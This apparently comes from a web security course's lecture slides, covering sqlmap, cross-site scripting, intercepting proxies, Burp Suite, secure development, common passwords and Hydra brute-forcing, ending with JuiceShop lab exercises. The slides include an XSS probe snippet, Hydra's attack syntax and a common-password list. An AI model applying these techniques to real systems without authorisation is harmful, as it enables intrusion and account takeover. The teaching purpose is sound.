sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

## Features

Automatic SQL injection and database takeover tool <http://sqlmap.org/>

# sqlmap features



## 'Features' :-

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: <http://sqlmap.org/>



## Cross-site scripting

Above was primarily server side vulnerabilities, but clients and users are also attacked

When logged into a site, we have a session identifier – being presented with each HTTP request  
If an attacker can *activate* javascript that access and re-send this to another site we have a cross-site scripting attack

We often check using some parameter with code, like this:

```
<A HREF="http://example.com/comment.cgi?  
mycomment=<SCRIPT>malicious code</SCRIPT>  
>Click here</A>
```

If this code is returned, and active, as part of the returned page and HTML we have a cross-site scripting possibility

This code is executed in the user browser, with the same permissions as the user

# Mini proxy: Tamper Data



Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter

Time	Duration
11:35:25....	381 ms
11:35:25....	415 ms
11:35:25....	453 ms
11:35:25....	448 ms
11:35:25....	595 ms
11:35:25....	0 ms
11:35:25....	0 ms
11:35:26....	0 ms
11:35:26....	6268 ms
11:35:26....	530 ms
11:35:26....	0 ms
11:35:26....	1278 ms
11:35:26....	0 ms
11:35:26....	0 ms
11:35:39....	0 ms
11:35:39....	0 ms

Tamper with request?

http://www.google.com/cse?cx=011692378426958990819%3Aylz6v6oe6lq&q=blah&sa=Search&siteurl=www.prosa....

Continue Tampering?

Submit Abort Request Tamper

Load Flags
://w... LOAD_NORMAL
://w... LOAD_REPLACE
https://... LOAD_REPLACE
http://w... LOAD_NORMAL
https://... LOAD_NORMAL
https://... LOAD_REPLACE
https://... LOAD_REPLACE
https://... LOAD_DOCUME...
https://... LOAD_NORMAL
http://w... LOAD_FROM_C...
http://w... LOAD_NORMAL
http://s... LOAD_NORMAL
https://... LOAD_REPLACE

Add-on for Firefox, and similar ones for Chrome exist. Can help modify data before sending it to the server  
<https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

Always perform input validation on server, and optionally on clients

# Burpsuite



Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite contains lots of functionality proxy, spider, scanner and can be extended with Java, Python programs

<http://portswigger.net/burp/>

<https://pro.portswigger.net/bappstore/>

# Development standards



What can we do to avoid the problems

Identify what technologies are used

Standardize on a selected set of technologies, fewer tools, libraries and languages

Rules for development:

- Quality assurance, Rules for allowed functions, algorithms, Rules for SQL statements, only allow prepared statements

Having a focus on the number of products and technologies used we can gain more experience with these and have less errors, higher quality is often more secure

OWASP has many different guides and examples, like Cheat sheets

[https://www.owasp.org/index.php/PHP\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet)

# Attacking Authentication



Passwords are NOT chosen randomly

**The 50 Most Used Passwords**

- |              |              |                |              |             |
|--------------|--------------|----------------|--------------|-------------|
| 1. 123456    | 11. 123123   | 21. mustang    | 31. 7777777  | 41. harley  |
| 2. password  | 12. baseball | 22. 666666     | 32. f*cky*u  | 42. zxcvbnm |
| 3. 12345678  | 13. abc123   | 23. qwertyuiop | 33. qazwsx   | 43. asdfgh  |
| 4. qwerty    | 14. football | 24. 123321     | 34. jordan   | 44. buster  |
| 5. 123456789 | 15. monkey   | 25. 1234...890 | 35. jennifer | 45. andrew  |
| 6. 12345     | 16. letmein  | 26. p*s*y      | 36. 123qwe   | 46. batman  |
| 7. 1234      | 17. shadow   | 27. superman   | 37. 121212   | 47. soccer  |
| 8. 111111    | 18. master   | 28. 270        | 38. killer   | 48. tigger  |
| 9. 1234567   | 19. 696969   | 29. 654321     | 39. trustno1 | 49. charlie |
| 10. dragon   | 20. michael  | 30. 1qaz2wsx   | 40. hunter   | 50. robert  |

Source: <https://wpengine.com/unmasked/>

# Brute Force Testing



What is brute forcing?

Trying out all possibilities, all combinations

```
Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[ -l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]
```

Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout

...



## Session IDs

- Session IDs tie the user with the state on the server
- Must be randomly assigned, otherwise an attacker can guess a valid ID
- Common problems, time based or predictable in some way
- Check code for generating IDs or measure - Phase Space Analysis

# Exercise



Now lets do the exercise

## Setup JuiceShop environment, app and proxy - up to 60min

which is number **22** in the exercise PDF.

# Exercise



Now lets do the exercise

## JuiceShop Attacks 60min

which is number **23** in the exercise PDF.

## For Next Time



Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools